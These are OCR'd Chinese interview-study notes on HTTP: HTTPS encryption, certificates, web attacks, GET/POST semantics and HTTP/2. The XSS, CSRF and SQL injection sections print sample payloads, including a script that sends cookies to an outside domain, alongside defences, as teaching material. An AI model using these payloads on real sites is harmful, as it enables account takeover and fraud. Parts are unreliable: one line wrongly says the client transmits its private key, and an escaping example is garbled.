
- 优点：可以更安全地将公开密钥传输给通信发送方；
- 缺点：运算速度慢。




3. HTTPs 采用的加密方式

HTTPs 采用混合的加密机制，使用非对称密钥加密用于传输对称密钥来保证安全性，之后使用对称密钥加密进行通信来保证效率。（下图中的 Session Key 就是对称密钥）




OKAY, HERE'S MY PUBLIC KEY
PUBLIC KEY
PUBLIC KEY
PRIVATE KEY
A SESSION KEY IS GENERATED BY YOUR BROWSER
PUBLIC KEY
SESSION KEY
THE SESSION KEY IS ENCRYPTED WITH THE PUBLIC KEY
PUBLIC KEY
SESSION KEY
11001 00101 10011
THE ENCRYPTED SESSION KEY IS SENT TO THE SERVER
SESSION KEY
11001 00101 10011
PRIVATE KEY
THE SERVER DECRYPTS THE SESSION KEY WITH THE PRIVATE KEY
11001 00101 10011
PRIVATE KEY
SESSION KEY



认证

通过使用 **证书** 来对通信方进行认证。

数字证书认证机构（CA，Certificate Authority）是客户端与服务器双方都可信赖的第三方机构。

服务器的运营人员向 CA 提出公开密钥的申请，CA 在判明提出申请者的身份之后，会对已申请的公开密钥做数字签名，然后分配这个已签名的公开密钥，并将该公开密钥放入公开密钥证书后绑定在一起。

进行 HTTPs 通信时，服务器会把证书发送给客户端。客户端取得其中的公开密钥之后，先使用数字签名进行验证，如果验证通过，就可以开始通信了。

通信开始时，客户端需要使用服务器的公开密钥将自己的私有密钥传输给服务器，之后再进行对称密钥加密。

完整性保护

SSL 提供报文摘要功能来进行完整性保护。

HTTP 也提供了 MD5 报文摘要功能，但不是安全的。例如报文内容被篡改之后，同时重新计

算 MD5 的值，通信接收方是无法意识到发生了篡改。

HTTPs 的报文摘要功能之所以安全，是因为它结合了加密和认证这两个操作。试想一下，加密之后的报文，遭到篡改之后，也很难重新计算报文摘要，因为无法轻易获取明文。

HTTPs 的缺点

- 因为需要进行加密解密等过程，因此速度会更慢；
- 需要支付证书授权的高费用。

配置 HTTPs

Nginx 配置 HTTPS 服务器

七、Web 攻击技术

跨站脚本攻击

1. 概念

跨站脚本攻击（Cross-Site Scripting, XSS），可以将代码注入到用户浏览的网页上，这种代码包括 HTML 和 JavaScript。

例如有一个论坛网站，攻击者可以在上面发布以下内容：

```
<script>location.href="//domain.com/?c=" + document.cookie</script>
```

之后该内容可能会被渲染成以下形式：

```
<p><script>location.href="//domain.com/?c=" + document.cookie</script>
</p>
```

另一个用户浏览了含有这个内容的页面将会跳转到 domain.com 并携带了当前作用域的 Cookie。如果这个论坛网站通过 Cookie 管理用户登录状态，那么攻击者就可以通过这个 Cookie 登录被攻击者的账号了。

2. 危害

- 窃取用户的 Cookie 值
- 伪造虚假的输入表单骗取个人信息
- 显示伪造的文章或者图片

3. 防范手段

（一）设置 Cookie 为 HttpOnly

设置了 HttpOnly 的 Cookie 可以防止 JavaScript 脚本调用，就无法通过 document.cookie 获取用户 Cookie 信息。

（二）过滤特殊字符

例如将 `<` 转义为 `<`，将 `>` 转义为 `>`，从而避免 HTML 和 Jascript 代码的运行。

（三）富文本编辑器的处理

富文本编辑器允许用户输入 HTML 代码，就不能简单地将 `<` 等字符进行过滤了，极大地提高了 XSS 攻击的可能性。

富文本编辑器通常采用 XSS filter 来防范 XSS 攻击，可以定义一些标签白名单或者黑名单，从而不允许有攻击性的 HTML 代码的输入。

以下例子中，form 和 script 等标签都被转义，而 h 和 p 等标签将会保留。

XSS 过滤在线测试

```
<h1 id="title">XSS Demo</h1>

<p class="text-center">
```

```
Sanitize untrusted HTML (to prevent XSS) with a configuration
specified by a Whitelist.
</p>

<form>
  <input type="text" name="q" value="test">
  <button id="submit">Submit</button>
</form>

<pre>hello</pre>

<p>
  <a href="http://jsxss.com">http</a>
</p>

<h3>Features:</h3>
<ul>
  <li>Specifies HTML tags and their attributes allowed with whitelist</li>
  <li>Handle any tags or attributes using custom function</li>
</ul>

<script type="text/javascript">
alert(/xss/);
</script>
```

```
<h1>XSS Demo</h1>

<p>
Sanitize untrusted HTML (to prevent XSS) with a configuration
specified by a Whitelist.
</p>

&lt;form&gt;
  &lt;input type="text" name="q" value="test"&gt;
  &lt;button id="submit"&gt;Submit&lt;/button&gt;
&lt;/form&gt;

<pre>hello</pre>

<p>
  <a href="http://jsxss.com">http</a>
</p>

```

```
<h3>Features:</h3>
<ul>
  <li>Specifies HTML tags and their attributes allowed with whitelist</li>
  <li>Handle any tags or attributes using custom function</li>
</ul>

&lt;script type="text/javascript"&gt;
alert(/xss/);
&lt;/script&gt;
```

跨站请求伪造

1. 概念

跨站请求伪造（Cross-site request forgery，CSRF），是攻击者通过一些技术手段欺骗用户的浏览器去访问一个自己曾经认证过的网站并执行一些操作（如发邮件，发消息，甚至财产操作如转账和购买商品）。由于浏览器曾经认证过，所以被访问的网站会认为是真正的用户操作而去执行。

XSS 利用的是用户对指定网站的信任，CSRF 利用的是网站对用户浏览器的信任。

假如一家银行用以执行转账操作的 URL 地址如下：

```
http://www.examplebank.com/withdraw?account=AccoutName&amount=1000&for=PayeeName。
```

那么，一个恶意攻击者可以在另一个网站上放置如下代码：

```
<img src="http://www.examplebank.com/withdraw?account=Alice&amount=1000&for=Badman">。
```

如果有账户名为 Alice 的用户访问了恶意站点，而她之前刚访问过银行不久，登录信息尚未过期，那么她就会损失 1000 资金。

这种恶意的网址可以有很多种形式，藏身于网页中的许多地方。此外，攻击者也不需要控制放

置恶意网址的网站。例如他可以将这种地址藏在论坛，博客等任何用户生成内容的网站中。这意味着如果服务器端没有合适的防御措施的话，用户即使访问熟悉的可信网站也有受攻击的危险。

透过例子能够看出，攻击者并不能通过 CSRF 攻击来直接获取用户的账户控制权，也不能直接窃取用户的任何信息。他们能做到的，是欺骗用户浏览器，让其以用户的名义执行操作。

2. 防范手段

（一）检查 Referer 首部字段

Referer 首部字段位于 HTTP 报文中，用于标识请求来源的地址。检查这个首部字段并要求请求来源的地址在同一个域名下，可以极大的防止 XSRF 攻击。

这种办法简单易行，工作量低，仅需要在关键访问处增加一步校验。但这种办法也有其局限性，因其完全依赖浏览器发送正确的 Referer 字段。虽然 HTTP 协议对此字段的内容有明确的规定，但并无法保证来访的浏览器的具体实现，亦无法保证浏览器没有安全漏洞影响到此字段。并且也存在攻击者攻击某些浏览器，篡改其 Referer 字段的可能。

（二）添加校验 Token

在访问敏感数据请求时，要求用户浏览器提供不保存在 Cookie 中，并且攻击者无法伪造的数据作为校验。例如服务器生成随机数并附加在表单中，并要求客户端传回这个随机数。

（三）输入验证码

因为 CSRF 攻击是在用户无意识的情况下发生的，所以要求用户输入验证码可以让用户知道自己正在做的操作。

也可以要求用户输入验证码来进行校验。

SQL 注入攻击

1. 概念

服务器上的数据库运行非法的 SQL 语句，主要通过拼接来完成。

2. 攻击原理

例如一个网站登录验证的 SQL 查询代码为：

```
strSQL = "SELECT * FROM users WHERE (name = '" + userName + "') and
(pw = '"+ passWord +"');"
```

如果填入以下内容：

```
userName = "1' OR '1'='1";
passWord = "1' OR '1'='1";
```

那么 SQL 查询字符串为：

```
strSQL = "SELECT * FROM users WHERE (name = '1' OR '1'='1') and (pw =
'1' OR '1'='1');"
```

此时无需验证通过就能执行以下查询：

```
strSQL = "SELECT * FROM users;"
```

3. 防范手段

（一）使用参数化查询

以下以 Java 中的 PreparedStatement 为例，它是预先编译的 SQL 语句，可以传入适当参数并且多次执行。由于没有拼接的过程，因此可以防止 SQL 注入的发生。

```
PreparedStatement stmt = connection.prepareStatement("SELECT * FROM us
ers WHERE userid=? AND password=?");
stmt.setString(1, userid);
stmt.setString(2, password);
ResultSet rs = stmt.executeQuery();
```

（二）单引号转换

将传入的参数中的单引号转换为连续两个单引号，PHP 中的 Magic quote 可以完成这个功能。

拒绝服务攻击

拒绝服务攻击（denial-of-service attack，DoS），亦称洪水攻击，其目的在于使目标电脑的网络或系统资源耗尽，使服务暂时中断或停止，导致其正常用户无法访问。

分布式拒绝服务攻击（distributed denial-of-service attack，DDoS），指攻击者使用网络上两个或以上被攻陷的电脑作为“僵尸”向特定的目标发动“拒绝服务”式攻击。

> 维基百科：拒绝服务攻击

八、GET 和 POST 的区别

作用

GET 用于获取资源，而 POST 用于传输实体主体。

参数

GET 和 POST 的请求都能使用额外的参数，但是 GET 的参数是以查询字符串出现在 URL 中，而 POST 的参数存储在实体主体中。

```
GET /test/demo_form.asp?name1=value1&name2=value2 HTTP/1.1
```

```
POST /test/demo_form.asp HTTP/1.1
Host: w3schools.com
name1=value1&name2=value2
```

不能因为 POST 参数存储在实体主体中就认为它的安全性更高，因为照样可以通过一些抓包工具（Fiddler）查看。

因为 URL 只支持 ASCII 码，因此 GET 的参数中如果存在中文等字符就需要先进行编码，例如`中文`会转换为`%E4%B8%AD%E6%96%87`，而空格会转换为`%20`。POST 支持标准字符集。

安全

安全的 HTTP 方法不会改变服务器状态，也就是说它只是可读的。

GET 方法是安全的，而 POST 却不是，因为 POST 的目的是传送实体主体内容，这个内容可能是用户上传的表单数据，上传成功之后，服务器可能把这个数据存储到数据库中，因此状态也就发生了改变。

安全的方法除了 GET 之外还有：HEAD、OPTIONS。

不安全的方法除了 POST 之外还有 PUT、DELETE。

幂等性

幂等的 HTTP 方法，同样的请求被执行一次与连续执行多次的效果是一样的，服务器的状态也是一样的。换句话说就是，幂等方法不应该具有副作用（统计用途除外）。在正确实现的条件下，GET，HEAD，PUT 和 DELETE 等方法都是幂等的，而 POST 方法不是。所有的安全方法也都是幂等的。

GET /pageX HTTP/1.1 是幂等的。连续调用多次，客户端接收到的结果都是一样的：

```
GET /pageX HTTP/1.1
GET /pageX HTTP/1.1
GET /pageX HTTP/1.1
GET /pageX HTTP/1.1
```

POST /add_row HTTP/1.1 不是幂等的。如果调用多次，就会增加多行记录：

```
POST /add_row HTTP/1.1   -> Adds a 1nd row
```

```
POST /add_row HTTP/1.1   -> Adds a 2nd row
POST /add_row HTTP/1.1   -> Adds a 3rd row
```

DELETE /idX/delete HTTP/1.1 是幂等的，即便不同的请求接收到的状态码不一样：

```
DELETE /idX/delete HTTP/1.1   -> Returns 200 if idX exists
DELETE /idX/delete HTTP/1.1   -> Returns 404 as it just got deleted
DELETE /idX/delete HTTP/1.1   -> Returns 404
```

可缓存

如果要对响应进行缓存，需要满足以下条件：

- 请求报文的 HTTP 方法本身是可缓存的，包括 GET 和 HEAD，但是 PUT 和 DELETE 不可缓存，POST 在多数情况下不可缓存的。
- 响应报文的状态码是可缓存的，包括：200, 203, 204, 206, 300, 301, 404, 405, 410, 414, and 501。
- 响应报文的 Cache-Control 首部字段没有指定不进行缓存。

XMLHttpRequest

为了阐述 POST 和 GET 的另一个区别，需要先了解 XMLHttpRequest：

> XMLHttpRequest 是一个 API，它为客户端提供了在客户端和服务器之间传输数据的功能。它提供了一个通过 URL 来获取数据的简单方式，并且不会使整个页面刷新。这使得网页只更新一部分页面而不会打扰到用户。XMLHttpRequest 在 AJAX 中被大量使用。

在使用 XMLHttpRequest 的 POST 方法时，浏览器会先发送 Header 再发送 Data。但并不是所有浏览器会这么做，例如火狐就不会。而 GET 方法 Header 和 Data 会一起发送。

九、HTTP/1.0 与 HTTP/1.1 的区别

> 详细内容请见上文

- HTTP/1.1 默认是长连接
- HTTP/1.1 支持管线化处理
- HTTP/1.1 支持同时打开多个 TCP 连接
- HTTP/1.1 支持虚拟主机
- HTTP/1.1 新增状态码 100
- HTTP/1.1 支持分块传输编码
- HTTP/1.1 新增缓存处理指令 max-age

十、HTTP/2.0


HTTP/1.x 缺陷


HTTP/1.x 实现简单是以牺牲应用性能为代价的：

- 客户端需要使用多个连接才能实现并发和缩短延迟；
- 不会压缩请求和响应首部，从而导致不必要的网络流量；
- 不支持有效的资源优先级，致使底层 TCP 连接的利用率低下。

二进制分帧层


HTTP/2.0 将报文分成 HEADERS 帧和 DATA 帧，它们都是二进制格式的。


HTTP 1.1
POST /upload HTTP/1.1
Host: www.example.org
Content-Type: application/json
Content-Length: 15
{"msg":"hello"}
HTTP 2.0
HEADERS frame
DATA frame


Stream 1
Request message
HEADERS frame (stream 1)
:method: GET
:path: /index.html
:version: HTTP/2.0
:scheme: https
user-agent: Chrome/26.0.1410.65
Response message
HEADERS frame (stream 1)
:status: 200
:version: HTTP/2.0
server: nginx/1.0.11
vary: Accept-Encoding
...
DATA frame (stream 1)
... response payload...
Stream N


服务端推送

HTTP/2.0 在客户端请求一个资源时，会把相关的资源一起发送给客户端，客户端就不需要再次发起请求了。例如客户端请求 page.html 页面，服务端就把 script.js 和 style.css 等与之相关的资源一起发给客户端。



首部压缩

HTTP/1.1 的首部带有大量信息，而且每次都要重复发送。HTTP/2.0 要求客户端和服务器同时维护和更新一个包含之前见过的首部字段表，从而避免了重复传输。不仅如此，HTTP/2.0 也使用 Huffman 编码对首部字段进行压缩。



参考资料

- 上野宣. 图解 HTTP[M]. 人民邮电出版社, 2014.
- MDN : HTTP
- HTTP/2 简介
- htmlspecialchars
- How to Fix SQL Injection Using Java PreparedStatement & CallableStatement
- 浅谈 HTTP 中 Get 与 Post 的区别
- Are http:// and www really necessary?
- HTTP (HyperText Transfer Protocol)
- Web-VPN: Secure Proxies with SPDY & Chrome
- File:HTTP persistent connection.svg

- Proxy server
- What Is This HTTPS/SSL Thing And Why Should You Care?
- What is SSL Offloading?
- Sun Directory Server Enterprise Edition 7.0 Reference - Key Encryption
- An Introduction to Mutual SSL Authentication
- The Difference Between URLs and URIs
- Cookie 与 Session 的区别
- COOKIE 和 SESSION 有什么区别
- Cookie/Session 的机制与安全
- HTTPS 证书原理
- 维基百科：跨站脚本
- 维基百科：SQL 注入攻击
- 维基百科：跨站点请求伪造
- 维基百科：拒绝服务攻击
- What is the difference between a URI, a URL and a URN?
- XMLHttpRequest
- XMLHttpRequest (XHR) Uses Multiple Packets for HTTP POST?
- Symmetric vs. Asymmetric Encryption – What are differences?
- Web 性能优化与 HTTP/2

- HTTP/2 简介

github: https://github.com/sjsdfg/Interview-Notebook-PDF